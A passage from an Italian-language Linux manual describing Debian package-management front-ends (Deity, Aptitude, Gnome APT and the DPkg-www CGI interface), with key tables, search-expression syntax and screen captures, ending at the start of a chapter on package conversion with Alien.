| | | | |-- UH opt deity        admin    0.8.0.4    0.8.0.4    0      168     Co
| | | | | |-- Depends    libapt-pkg-libc6.2-3
| | | | | |-+ Depends    libc6           >= 2.2.3-1
| | | | | |-+ Depends    libstdc++2.10-glibc2
| | | | | |-+ Depends    deity-curses
| | | | | |-- Depends    deityui
| | | | | |-+ Conflicts  console-apt      < 0.8.0
deity           installed, upgraded; unchanged
 Deity is a next generation package manager that is
 useful for upgrading, installing and removing packages
 from a Debian GNU/Linux system which supports APT.

 Features:

   * progress indicators for downloads,
   * selective upgrading of packages,
   * complete many operations in one swoop,
[sc0, 023%]       Install..2 Delete...123 Keep....0 Broken...0   [deity 0.8.0.4]
```

L'esempio della figura 26.2 mostra il caso del pacchetto '**`deity`**'. Naturalmente è possibile continuare ad «aprire» anche altri pacchetti elencati nelle dipendenze. Quando non serve, si possono richiudere questi sottoelenchi premendo nuovamente [*Tab*] o [*Invio*].

La selezione di un pacchetto avviene in modo molto simile a quello di DSelect e la tabella 26.2 riepiloga i tasti necessari.

> Per annullare una richiesta applicata a un pacchetto, è necessario usare lo stesso tasto selezionato. Per esempio, se si seleziona un pacchetto per l'installazione con il tasto [+], volendo togliere questa selezione è necessario intervenire nuovamente con lo stesso tasto [+], perché [-] oppure [_] non possono intervenire.

Tabella 26.2. Tasti di selezione dei pacchetti.

Tasto di selezione	Effetto
+, barra spaziatrice	Richiede l'installazione o l'aggiornamento del pacchetto.
-	Richiede la disinstallazione del pacchetto lasciando la configurazione.
_	Richiede l'eliminazione totale del pacchetto.
\	Richiede la reinstallazione.
t	Scorre tra le versioni disponibili.
U	Aggiorna i pacchetti vecchi.
D	Aggiorna la distribuzione.
R	Ripristina tutto allo stato iniziale.

Oltre alla possibilità di cercare i pacchetti con i tasti [/] e [*n*], è possibile definire un'espressione regolare con la quale filtrare i nomi dei pacchetti e ridurre così l'elenco. I filtri possono essere definiti attraverso selezioni successive; per esempio, la prima volta si può cercare la corrispondenza con la stringa '**`gnome`**', mentre la seconda volta si può cercare la corrispondenza con '**`game`**': si rimarrà con l'elenco dei nomi che corrispondono sia la prima che la seconda volta. La tabella 26.3 riepiloga i comandi relativi alla gestione dei filtri, accessibili anche dal menù.

Tabella 26.3. Tasti di selezione dei filtri di visualizzazione.

Tasto di selezione	Effetto
f	Aggiunge un filtro.
r	Elimina tutti i filtri ripristinando l'elenco completo.
l	Mostra la sequenza di filtri attivi.
v	Mostra i pacchetti che non corrispondono alle espressioni selezionate.

L'elenco dei pacchetti può essere strutturato in maniera differente, specificando l'ordine con cui vanno presentati. Per intervenire in questo modo si preme [*s*], per accedere a una maschera particolare, come quella che si vede nella figura 26.3.

Figura 26.3. Maschera iniziale per la selezione dell'ordine in cui mostrare i pacchetti nell'elenco.

```
.----------------------Sort Editor-----------------------.
|                                                        |
| Please select an option to change your sorting:        |
|                                                        |
|   A  ==  Append new at end of the list                 |
|   I  ==  Insert new before an installed method         |
|   D  ==  Delete installed sort method                  |
|   M  ==  Modify installed sort method                  |
|   Q  ==  Quit back to main list                        |
|                                                        |
|                                                        |
|  You currently have 2 sorting methods installed.       |
|                                                        |
|  ' Method 1 (Packages by installed/upgraded status)    |
|  ' Method 2 (Packages by name, alphabetically)         |
|                                                        |
|                                                        |
|                                                        |
'--------------------------------------------------------'
```

Quello che si vede nella figura significa che attualmente i nomi dei pacchetti sono suddivisi in base al fatto di essere installati o meno, quindi sono ordinati in modo alfabetico per nome. La maschera mostra in che modo agire per aggiungere, inserire, cancellare o modificare i vari metodi di ordinamento, premendo il tasto corrispondente: [*a*], [*i*], [*d*], [*m*] o [*q*]. Se si chiede di eliminare un metodo di ordinamento, viene poi richiesto su quale numero intervenire. Se si chiede di inserire un metodo viene richiesto il numero di quello che si dovrà trovare subito dopo il nuovo aggiunto. L'inserimento e l'aggiunta portano a un menù simile a quello seguente, con il quale si potrà specificare quale criterio inserire o aggiungere:

```
T  ==  Type / section / area
N  ==  Name (alphabetically)
P  ==  Priority (needworthyness)
S  ==  Status (installed / upgraded)
A  ==  Archive size (download)
I  ==  Installed size (unpacked)
Q  ==  Go back [Exit]
```

Una volta selezionate le azioni da compiere con i pacchetti (installare, aggiornare, disinstallare, eliminare) si può procedere con il tasto [*c*], che dovrebbe portare a un elenco speciale, nel quale vengono riassunte le cose che verranno fatte. Se necessario, premendo ancora [*c*] si passa all'esecuzione delle richieste; in alternativa, se si preferisce rinunciare basta premere il tasto [*q*], come al solito.

26.3 Aptitude

Aptitude, [4] è un altro programma frontale per il sistema APT, che si presenta molto sofisticato e altamente configurabile. Qui si vuole mostrare soltanto un uso «normale» del programma, trascurando la sua configurazione e facendo riferimento al funzionamento predefinito.

La configurazione di Aptitude consente di cambiare notevolmente il funzionamento del programma. Anche se non si intende modificare l'impostazione predefinita, è necessario sapere che i comandi della tastiera, i colori e le informazioni che appaiono sullo schermo possono essere modificati deliberatamente.

Il programma mette a disposizione anche un menù a tendina, a cui si può accedere con il tasto [*F10*], all'interno del quale ci si muove come di consueto, con i tasti freccia, selezionando le voci

[4] **Aptitude** GNU GPL

con il tasto [*Invio*]. Proprio nel primo di questi menù si può trovare la possibilità di accedere ai privilegi dell'utente '**`root`**' inserendo la parola d'ordine necessaria.

Il programma si avvia generalmente senza argomenti, indicando l'eseguibile '**`aptitude`**'. Se il file di configurazione '`/etc/apt/sources.list`' fa riferimento a una distribuzione accessibile attraverso il file system, può essere conveniente usare URI di tipo '**`copy`**', invece di '**`file`**'.

Sono disponibili due schede riassuntive dell'uso di Aptitude nei capitoli 500 e 501.

26.3.1 Classificazione e ordinamento dei pacchetti

L'impatto iniziale con il programma dipende da come è stato definito il raggruppamento dei pacchetti. Per raggruppamento qui si intende il modo di organizzare la classificazione dei i pacchetti in base a qualche criterio, generando una struttura ad albero. In condizioni normali, la classificazione avviene in base al loro «stato», in cui si distingue tra pacchetti installati, non installati, obsoleti, aggiornabili e virtuali. A titolo di esempio, all'avvio Aptitude si potrebbe presentare come si vede nella figura 26.4, dove appaiono solo le classificazioni '**`New Packages`**', '**`Obsolete and Locally Created Packages`**' e '**`Virtual Packages`**'.

Figura 26.4. Parte superiore dello schermo dopo l'avvio di Aptitude.

```
 Actions  Undo  Options  Views  Help
aptitude 0.2.3                   Will use 225kB of disk space   DL Size: 95,9kB
[-] New Packages
[-] Obsolete and Locally Created Packages
[-] Virtual Packages
```

Per aprire o per richiudere una classificazione basta portarvi sopra il cursore e premere [*Invio*]; lo stesso si può fare per le sottoclassificazioni successive.

Figura 26.5. Accesso all'elenco dei pacchetti attraversando le classificazioni precedenti. In questo caso il cursore si trova sul pacchetto '**`aptitude`**'.

```
 Actions  Undo  Options  Views  Help
aptitude 0.2.3                   Will use 225kB of disk space   DL Size: 95,9kB
[+] New Packages
  [-] Tasks: Packages which set up your computer to perform a particular task
  [-] Unknown: Packages with no declared section
  [+] admin: Administrative utilities (install software, manage users, etc)
    [-] contrib: Programs which depend on software not in Debian
    [+] main: The main Debian archive
i     anacron                                               2.1-5.1   2.1-5.1
i     aptitude                                              0.2.3-1   0.2.3-1
p     base-config                                           <none>    0.27
p     cfengine                                              <none>    1.5.3-3
c     console-apt                                           <none>    <none>
curses-based apt frontend
aptitude is a curses-based apt frontend with a number of useful extended
features, including: a mutt-like syntax for matching packages in a flexible
manner, dselect-like persistence of user actions, the ability to retrieve and
display the Debian changelog of most packages, and extreme flexibility and
customization.
```

Una volta raggiunto un gruppo di pacchetti che non viene classificato ulteriormente, ne appare l'elenco, come si vede nella figura 26.5, dove si può vedere anche la parte inferiore dello schermo dedicata alla descrizione del pacchetto evidenziato.

La classificazione dei pacchetti può essere modificata con il comando relativo, a cui si accede con il tasto [*G*]. Si ottiene una mascherina in cui si deve inserire l'espressione relativa alla nuova classificazione. Si possono definire più classificazioni in sequenza, in un elenco separato da virgole:

politica_di_raggruppamento [, *politica_di_raggruppamento*]...

Di certo, le prime volte non conviene creare strutture troppo complesse. La tabella 26.4 riepiloga brevemente le definizioni principali che si possono usare per ottenere la classificazione preferita, tenendo presente che alcune definizioni prevedono delle opzioni, per le quali è necessario leggere la documentazione originale.

Tabella 26.4. Alcune delle definizioni utilizzabili per cambiare la struttura di classificazione dei pacchetti.

Politica	Raggruppamento corrispondente
section(topdir)	Sezione principale a cui appartiene il pacchetto.
section(subdir)	Sottosezione a cui appartiene il pacchetto.
section(none)	Sezione e sottosezione a cui appartiene il pacchetto.
priority	Priorità del pacchetto.
status	Stato: installato, non installato, obsoleto, aggiornabile e virtuale.
action	Azione richiesta sui pacchetti e non ancora applicata.
firstchar	Classifica in base all'iniziale del nome.

Dopo aver definito in che modo raggruppare i pacchetti, può essere utile definire l'ordine in cui questi devono apparire, nell'ambito di ogni gruppo finale. Si accede al comando per l'ordinamento con il tasto [S] e subito dopo viene richiesto l'inserimento dell'espressione con cui specificare l'ordinamento.

```
{[~]name|installsize|priority}[,...]
```

In pratica, come si vede dal modello sintattico, si può usare una delle parole chiave indicate, per indicare un metodo di ordinamento, preceduto eventualmente dalla tilde ('**~**'), con cui si vuole invertire l'ordine. Per indicare un criterio successivo, basta aggiungere una virgola e continuare. Dalle parole chiave disponibili si intende che sia possibile ordinare per nome, per dimensione e per priorità.

Infine, è anche possibile limitare la visualizzazione a un insieme ridotto di pacchetti, specificando un criterio di selezione. Per ottenere questo risultato si preme il tasto [l], dopo il quale viene richiesto di inserire un'espressione particolare, che si indica nello stesso modo in cui si specifica un'espressione di ricerca.

26.3.2 Ricerca e filtro

La ricerca di un pacchetto si comincia premendo il tasto [/], mentre il filtro di visualizzazione dei pacchetti inizia con la pressione del tasto [l]. In entrambi i casi, viene richiesto l'inserimento di un'espressione particolare, o di una stringa letterale. Un'espressione elementare inizia con la tilde ('**~**'); a una o più espressioni semplici si possono abbinare degli operatori booleani, per invertirne il significato o per creare espressioni più complesse; inoltre si possono usare le parentesi tonde per cambiare l'ordine nella risoluzione delle espressioni. Una stringa che non sembra essere un'espressione, viene comparata letteralmente con i nomi dei pacchetti, che devono combaciare almeno in parte.

Un'espressione elementare inizia con una tilde seguita da una lettera che ne definisce il significato. A seconda dei casi può essere necessario aggiungere una stringa di ricerca in base al contesto stabilito dalla lettera iniziale.

~x | *~xstringa*

Le stringhe non vanno delimitate e sono presi in considerazione tutti gli spazi inseriti. Dal momento che gli spazi hanno importanza, quando si abbinano più espressioni attraverso l'uso di operatori booleani, è necessario evitare l'inserzione di spazi aggiuntivi. Ciò è particolarmente importante in considerazione del fatto che l'operatore booleano AND si ottiene semplicemente

mettendo in sequenza due espressioni. Per esempio, '**`~snet~nicq`**' cerca la corrispondenza per i pacchetti appartenenti alla sezione '**`net`**', contenenti la stringa '**`icq`**' nel nome. La tabella 26.5 riepiloga la sintassi delle espressioni elementari principali, compresi gli operatori booleani con cui si possono abbinare o modificare.

Tabella 26.5. Alcune delle espressioni di ricerca e di selezione.

Espressione	Descrizione
~v	Pacchetto virtuale.
~E	Pacchetto essenziale.
~i	Pacchetto installato attualmente.
~c	Pacchetto rimosso lasciando i file di configurazione.
~a*azione_richiesta*	Pacchetto per il quale è stata richiesta un'azione particolare.
~ainstall	Pacchetto da installare.
~aupgrade	Pacchetto da aggiornare.
~aremove	Pacchetto da disinstallare.
~apurge	Pacchetto da eliminare.
~ahold	Pacchetto da conservare nella versione installata attualmente.
~B*dipendenza*	Pacchetto con problemi di dipendenze di qualche tipo.
~Bdepends	Pacchetto che dipende da altri per funzionare.
~Bpredepends	Pacchetto che dipende da altri per poter essere installato.
~Brecommends	Pacchetto che raccomanda la presenza di altri pacchetti.
~Bsuggests	Pacchetto che suggerisce la presenza di altri pacchetti.
~Bconflics	Pacchetto che va in conflitto con altri pacchetti.
~n*nome*	Pacchetto contenente la stringa indicata nel nome.
~d*descrizione*	Pacchetto contenente la stringa indicata nella descrizione.
~m*curatore*	Pacchetto contenente la stringa indicata nel nome del curatore.
~p*priorità*	Pacchetto appartenente alla priorità indicata.
~prequired	Pacchetto necessario.
~pimportant	Pacchetto importante.
~pstandard	Pacchetto standard.
~poptional	Pacchetto opzionale.
~pextra	Pacchetto extra.
~punknown	Pacchetto non classificato per quanto riguarda la priorità.
~s*sezione*	Pacchetto appartenente alla sezione indicata.
~V*versione*	Pacchetto con la versione indicata.
espr_1 espr_2	AND: si devono verificare entrambe le condizioni.
espr_1|*espr_2*	OR: è sufficiente che si verifichi una sola delle due espressioni.
!*espr_1*	NOT: inverte il senso dell'espressione.
( )	Raggruppa le espressioni.

26.3.3 Navigazione e altri comandi affini

La navigazione sull'elenco dei pacchetti avviene in modo abbastanza intuitivo, dove in particolare il tasto [*Tab*] consente di mettere a fuoco aree diverse sullo schermo, dove quindi si può intervenire con i soliti tasti freccia; inoltre, la selezione delle azioni da compiere sui pacchetti è abbastanza simile a quella di DSelect. In particolare, occorre considerare che l'uso del tasto [+] porta normalmente alla selezione del pacchetto, con la sistemazione delle dipendenze relative; inoltre, il tasto [-] può essere usato ripetutamente per diminuire il livello di installazione del pacchetto, in base alle richieste precedenti (normalmente si può verificare direttamente sullo schermo l'effetto dei cambiamenti, per cui basta provare per vedere il risultato). Una volta definite le azioni da compiere sui pacchetti, si passa all'azione con il tasto [*g*]. La tabella 26.6 riepiloga i tasti usati per la navigazione e per le azioni più importanti.

Tabella 26.6. Navigazione e comandi principali.

Tasto	Descrizione
Ctrl+l	Ridisegna lo schermo.
Ctrl+_, Ctrl+u	Annulla l'ultima operazione.
Tab	Mette a fuoco una zona diversa dello schermo.
u	Aggiorna l'elenco dei pacchetti.
?, F1	Mostra la guida interna.
F10	Richiama il menù a tendina.
freccia su, k	Sposta il cursore sul pacchetto precedente.
freccia giù, j	Sposta il cursore sul pacchetto successivo.
Invio	Espande o richiude un ramo.
[	Espande una ramificazione completa.
]	Chiude una ramificazione completa.
^	Si porta sul raggruppamento a cui appartiene la voce evidenziata.
K	Si porta sulla voce precedente allo stesso livello di quella attuale.
J	Si porta sulla voce successiva allo stesso livello di quella attuale.
+	Seleziona la voce.
-	Diminuisce il livello di installazione.
_	Richiede l'eliminazione del pacchetto.
=	Richiede il mantenimento della versione attuale.
D	Mostra o toglie l'area di descrizione del pacchetto evidenziato.
a	Fa arretrare il testo della descrizione del pacchetto.
z	Fa avanzare il testo della descrizione del pacchetto.
d	Mostra le dipendenze del pacchetto evidenziato.
r	Mostra l'elenco dei pacchetti che dipendono da quello evidenziato.
v	Mostra l'elenco delle versioni disponibili del pacchetto.
g	Procede con le operazioni richieste.
q	Conclude il contesto attuale, conservando le modifiche apportate.
x	Conclude il contesto attuale, annullando le modifiche apportate.
/	Definisce un modello di ricerca.
\	Continua la ricerca con l'ultimo modello fornito.
i	Mostra tutte le informazioni disponibili su un pacchetto.
l	Riduce l'elenco dei pacchetti in base a un'espressione.
G	Cambia la modalità di raggruppamento dei pacchetti.
S	Cambia la modalità di ordinamento dei pacchetti.

A seconda delle circostanze, Aptitude può entrare in un contesto differente, che si annida di un livello rispetto alla situazione precedente. Per concludere l'attività nel contesto nuovo, basta usare il tasto [*q*] (oppure [*x*] se opportuno), dopo il quale si raggiunge il livello precedente. Giunti all'ultimo livello, si conclude il funzionamento del programma.

26.3.4 Informazioni sintetiche sulla situazione dei pacchetti

In condizioni normali, salvo una configurazione differente, i pacchetti vengono elencati mostrando inizialmente una o due lettere: la prima indica lo stato del pacchetto, la seconda serve a specificare l'azione richiesta sul pacchetto. Oltre a questo, lo stato e le richieste sui pacchetti viene messo in evidenza anche con l'uso del colore di sfondo sulle righe che li riguardano. Le tabelle 26.7 e 26.8 descrivono brevemente i simboli utilizzati in questo modo.

Tabella 26.7. Simbologia relativa allo stato dei pacchetti.

Simbolo	Sfondo	Descrizione
v		Pacchetto virtuale.
B	rosso	Pacchetto con problemi di qualche tipo.
u		Pacchetto estratto ma non configurato.
C		Pacchetto configurato parzialmente.
H		Pacchetto installato parzialmente.
c		Pacchetto disinstallato lasciando la configurazione.
i		Pacchetto installato regolarmente.
E		Errore interno al programma.

Tabella 26.8. Simbologia relativa alle azioni da applicare ai pacchetti.

Simbolo	Sfondo	Descrizione
h	bianco	Mantenere la versione attuale.
p	magenta	Disinstallare completamente, compresi i file di configurazione.
d	magenta	Disinstallare lasciando la configurazione.
B	rosso	Problemi di qualche tipo.
i	verde	Installare.
r		Reinstallare.
u	blu	Aggiornare.

26.3.5 Configurazione interattiva


La configurazione di Aptitude può essere estremamente complessa, intervenendo nel file '`/etc/apt/apt.conf`', come descritto ampiamente nella guida interna del programma. A fianco di quella generale, viene creata automaticamente una configurazione personalizzata, corrispondente al file '`~/.aptitude/config`'. Questo file viene gestito attraverso le voci del menù *`Options`* ed è sufficiente intervenire lì perché questo file venga aggiornato.

Pur non rappresentando un sistema completo di configurazione, dalle voci di questo menù si può modificare notevolmente l'aspetto delle informazioni che vengono mostrate. Fortunatamente, la voce *`Revert options`* consente di ripristinare tutto alla configurazione predefinita, che in questo caso è rappresentata da quanto contenuto (o non contenuto) nel file '`/etc/apt/apt.conf`'.

26.4 Gnome APT

Gnome APT, [5] è un applicativo grafico per la gestione dei pacchetti secondo il sistema APT. Il funzionamento del programma è molto intuitivo e le voci del menù sono organizzate in modo logico. La figura 26.6 mostra come potrebbe presentarsi all'avvio (eseguibile '**`gnome-apt`**').

[5] **Gnome APT** GNU GPL

Figura 26.6. Gnome APT.

La finestra sul lato destro elenca i pacchetti in una struttura ad albero, secondo la classificazione in gruppi e l'ordinamento determinato attraverso le funzioni accessibili dal menù *View*. Nella figura si vede una struttura a gruppi di tipo alfabetico, che può essere cambiata agevolmente secondo altre caratteristiche dei pacchetti.

L'apertura delle voci dell'elenco si ottiene facendo un clic con il primo tasto del mouse (quello sinistro), puntando sulla casellina antecedente ogni nome. Se la voce rappresenta un gruppo di pacchetti, si visualizza il ramo di pacchetti o di sottogruppi; se la voce è un pacchetto, si ottiene l'elenco delle dipendenze (che a loro volta possono avere altre dipendenze). Così come si apre un ramo, si può richiudere, facendo nuovamente un clic con il primo tasto del mouse.

Facendo un clic con il primo tasto del mouse su un nome dell'elenco, lo si seleziona. Se si tratta di un pacchetto, sul riquadro a sinistra appaiono le informazioni disponibili su di esso.

Facendo un clic con il terzo tasto (quello destro) quando si punta su un nome dell'elenco, appare un menù a scomparsa con le azioni che possono essere applicate alla voce relativa. Se si tratta di un pacchetto può essere selezionata l'azione da compiere.

Le colonne che contengono le informazioni dei pacchetti elencati, possono essere spostate e omesse. In condizioni normali, le prime tre colonne, evidenziate dalle sigle '**D**', '**K**' e '**I**', contengono dei pulsanti di selezione, con cui è possibile, rispettivamente: disinstallare, mantenere o installare un pacchetto. Mantenere un pacchetto può significare il non disinstallarlo oppure il non aggiornarlo, a seconda del contesto.

Dal menù *Action* è possibile accedere a due funzioni molto importanti: l'aggiornamento dell'elenco dei pacchetti, con la voce *Update*; l'avvio dell'esecuzione delle richieste sull'installazione, aggiornamento e disinstallazione dei pacchetti, attraverso la voce *Complete run*.

Pacchetti Debian: DPkg-www

DPkg-www [1] è un sistema CGI che fornisce una comoda interfaccia utilizzabile da qualsiasi navigatore HTML (anche quando si utilizza solo un terminale a caratteri) con cui è possibile ottenere informazioni sullo stato dei pacchetti Debian ed effettuare vari tipi di ricerca. Attraverso DPkg-www è possibile ottenere:

- informazioni su un pacchetto specifico, con gestione ipertestuale delle dipendenze, dei file di documentazione e di altre informazioni relative al pacchetto;
- la lista dei pacchetti installati;
- la lista dei pacchetti disponibili;
- la lista delle sezioni e dei compiti disponibili
- ricercare i pacchetti secondo il modello del nome;
- ricercare i pacchetti che forniscono un certo pacchetto virtuale;
- ricercare i pacchetti a cui appartiene un certo file;
- ricercare i pacchetti per attributo del file '`control`';
- ricercare i pacchetti per sezione;
- ricercare i pacchetti per compito;
- installare, aggiornare o rimuovere un pacchetto.

27.1 Interazione con DPkg-www

DPkg-www è progettato per essere utilizzato attraverso un navigatore. In condizioni normali, si può accedere a un URI del tipo '`http://`*nodo*`/cgi-bin/dpkg`', per ottenere una maschera iniziale simile a quella che si vede nella figura 27.1.

Figura 27.1. Come si presenta DPkg-www una volta avviato attraverso un programma di navigazione.

```
                                Debian packages on dinkel

  [ Search ] __________________________________________________ [ Help ]

  ----------------------------------------------------------------------------------------------------

Packages with section base

Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Installed/Config-files/Unpacked/Failed-config/Half-installed
|/ Err?=(none)/Hold/Reinst-required/X=both-problems (Status,Err: uppercase=bad)
||/ Name                                Version                              Description
+++-===================================-====================================-==============================================================
ii  adduser                             3.11.1                               Add users and groups to the system.
pn  ae                                  962-26                               Anthony's Editor -- a tiny full-screen editor
ii  apt                                 0.5.3                                Advanced front-end for dpkg
ii  base-files                          2.2.0                                Debian base system miscellaneous files
ii  base-passwd                         3.1.10                               Debian Base System Password/Group Files
ii  bash                                2.03-6                               The GNU Bourne Again SHell
ii  bsdutils                            2.10f-5.1                            Basic utilities from 4.4BSD-Lite.
...
ii  update                              2.11-1                               daemon to periodically flush filesystem buffers.
ii  util-linux                          2.10f-5.1                            Miscellaneous system utilities.
ii  whiptail                            0.50-7                               Displays user-friendly dialog boxes from shell scripts.

113 packages

  ----------------------------------------------------------------------------------------------------

   Generated by dpkg-www 2.22 - Copyright (C) 1999-2001 Massimo Dal Zotto <dz@debian.org>
```

[1] **DPkg-www** GNU GPL

Eventualmente, è disponibile anche un programma a riga di comando che avvia automaticamente il navigatore predefinito con il risultato di un'interrogazione:

`dpkg-www` *interrogazione*

Ogni pagina generata da DPkg-www contiene un campo di immissione in cui può essere digitata una nuova interrogazione. In particolare, per inviare la richiesta va selezionato il pulsante SEARCH, mentre il pulsante HELP permette di ottenere una guida riepilogativa delle interrogazioni che si possono fare, equivalente a un'interrogazione contenente solo il punto interrogativo.

Figura 27.2. Guida interna di DPkg-www.

```
                         Debian packages on dinkel

 [ Search ] __________________________________________________ [ Help ]

 --------------------------------------------------------------------------

 You can query information about Debian packages and installed files.
 The search argument can be:

  ?                   show this help page
  *                   list all packages available on your system
  <empty>             list all packages installed on your system
  <space>             print only the input form, for use from wm
                      menus
  package             list the required package and its owned
                      files
  list of packages    list required packages concisely
  wildcard expression list matching packages concisely
  absolute pathname   list packages owning pathname
  field=value         list packages with control field matching
                      value
  =value              list packages with any field matching value
  section=?           list available package sections
  task=?              list available tasks
```

27.2 Interrogazione

Sono disponibili diversi tipi di interrogazione, che vengono descritti brevemente nel seguito.

- Se non si indica alcuna interrogazione, si ottiene in pratica l'elenco di tutti i pacchetti installati, o dei quali sopravvivono i file di configurazione.

- *nome_pacchetto*

  Visualizza le informazioni sul pacchetto indicato e, se questo è installato, la lista dei file appartenenti al pacchetto stesso. Se il pacchetto ha delle dipendenze queste vengono visualizzate come riferimenti ipertestuali che così possono essere seguite facilmente. Lo stesso avviene per i file di documentazione e per le pagine di manuale. Selezionando il riferimento corrispondente al nome del pacchetto sulla prima riga si raggiunge la pagina ufficiale del pacchetto sul sito di Debian. Selezionando il riferimento '**`[Debian Bug Report]`**' si raggiunge la pagina del sistema di tracciamento dei difetti di Debian (*bug tracking system*) in cui potrebbe trovarsi un elenco di bachi segnalati per il pacchetto. L'output di questa ricerca è equivalente all'output prodotto dai comandi '**`dpkg -s`**' e '**`dpkg -L`**'.

Figura 27.3. La prima parte delle informazioni sul pacchetto '**bash**'.

```
Package: bash
Essential: yes
Status: install ok installed
Priority: required
Section: base
Installed-Size: 615
Maintainer: Matthias Klose <doko@debian.org> [Debian Bug Report]
Version: 2.03-6
Depends: base-files (>= 2.1.12)
Pre-Depends: libc6 (>= 2.1.2), libncurses5
Conffiles:
 /etc/bash.bashrc 21e4f76f5390e221909e0afaaa41d8ab
 /etc/skel/.bash_profile 16f6e38d20171e06b656f2b92d169a9a
 /etc/skel/.bashrc db025561ff832d8c1cb6aa3e53269f80
 /etc/skel/.bash_logout 276e51121cb64918de48247c24ce6ecb
Description: The GNU Bourne Again SHell
 Bash is an sh-compatible command language interpreter that executes
 commands read from the standard input or from a file.  Bash also
 incorporates useful features from the Korn and C shells (ksh and csh).

 Bash is ultimately intended to be a conformant implementation of the
 IEEE Posix Shell and Tools specification (IEEE Working Group 1003.2).

Files owned by package bash:

/bin
/bin/bash
/bin/rbash
/bin/sh
...
```

- *nome_pacchetto* *nome_pacchetto* ...

  Restituisce un elenco con i pacchetti indicati.

- {[*stringa*]*[*stringa*]}...

  L'asterisco serve a indicare una stringa indefinita a completamento di quanto indicato. In pratica, si comporta nello stesso modo del carattere jolly delle shell comuni, relativamente ai nomi dei pacchetti. Ciò che si ottiene è in pratica l'elenco dei pacchetti che corrispondono al modello. Successivamente è possibile selezionare un pacchetto dall'elenco per ottenere le informazioni dettagliate che lo riguardano.

  > Come si può intuire, un'interrogazione composta da un solo asterisco è equivalente all'interrogazione nulla, con la quale si ottiene l'elenco completo di tutti i pacchetti installati.

  Si possono indicare anche più modelli, ottenendo l'elenco dei pacchetti che corrispondono ad almeno uno di questi.

- [*campo*]=*valore*

  Seleziona tutti i pacchetti per i quali il campo di controllo indicato ha il valore richiesto. Per esempio, '**section=net**' visualizza la lista di tutti i pacchetti della sezione '**net**'.

  È il caso di sottolineare che il valore che si inserisce alla destra del segno '**=**' non richiede di essere delimitato, come per esempio nel caso di '**maintainer=pinco pallino**'.

  Come si vede dal modello sintattico, è possibile omettere il nome del campo; in tal caso, si cerca il valore assegnato su qualsiasi campo disponibile.

- `section={?|`*sezione*`}`

  Se si utilizza il punto interrogativo, si ottiene l'elenco di tutte le sezioni disponibili (bisogna fare attenzione a utilizzare il pulsante [SEARCH]). Al contrario, indicando una sezione particolare, si ottiene l'elenco dei pacchetti che vi appartengono, anche se non sono installati.

- *percorso_assoluto*

  Indicando il percorso assoluto di un file, si ottiene l'elenco dei pacchetti a cui appartiene (di solito uno soltanto).

27.3 Configurazione e particolarità

L'installazione di DPkg-www richiede un po' di attenzione, nel caso il proprio elaboratore sia raggiungibile da una rete esterna, per evitare che chiunque possa interrogare la situazione dei pacchetti installati nel proprio sistema. Per fare questo occorre intervenire nella configurazione del programma che offre il servizio HTTP, attraverso cui DPkg-www interagisce in qualità di programma CGI.

Oltre a questo, esiste la possibilità di definire la configurazione di DPkg-www, attraverso il file '`/etc/dpkg-www.conf`'. Questo file non è indispensabile, perché in sua mancanza tutto funziona in modo predefinito, tuttavia è possibile abilitare delle funzionalità speciali di DPkg-www, in particolare è possibile accedere all'installazione e alla rimozione dei pacchetti.

A ogni modo, l'accesso alle funzionalità di installazione e rimozione dei pacchetti richiede anche una configurazione adeguata del navigatore, per riconoscere un tipo MIME speciale ('**`application/dpkg-www-installer`**'), definito appositamente per DPkg-www. Eventualmente, per conoscere come agire a questo proposito si può consultare la documentazione di DPkg-www.

Conversione ed estrazione

Quando si utilizza una distribuzione GNU/Linux, è quantomeno fastidioso dover mescolare applicazioni installate a partire da archivi in formato diverso da quello che si usa normalmente. Ciò proprio perché non è più possibile tenere traccia, in un modo univoco, della posizione dei file appartenenti a ogni pacchetto (senza contare le altre conseguenze).

Fortunatamente vengono in aiuto i programmi di conversione che permettono di trasformare un archivio da un formato a un altro, anche se non sempre funzionano perfettamente. A questi si affiancano poi degli applicativi che permettono di ispezionare il contenuto di file impacchettati in vari formati e di estrarne quello che si desidera.

Questi programmi utilizzano gli applicativi delle varie distribuzioni che si occupano di espandere i pacchetti e di generare gli stessi. Pertanto, di solito, per convertire da Debian a Red Hat e viceversa, o per ispezionare i loro contenuti, occorrono sia '**`dpkg`**' (assieme a '**`dpkg-deb`**') che '**`rpm`**'.

> L'utilizzo di pacchetti di altre distribuzioni (a seguito di conversione o meno) richiede un'ottima pratica nella gestione degli archivi relativi. Due pacchetti che dal nome sembrano uguali possono essere diversi nel contenuto, a seguito delle diverse strategie adottate dalle distribuzioni. Questo vale naturalmente anche per pacchetti che utilizzano la stessa tecnica di confezionamento (archiviazione), ma appartengono a distribuzioni differenti.

28.1 Alien

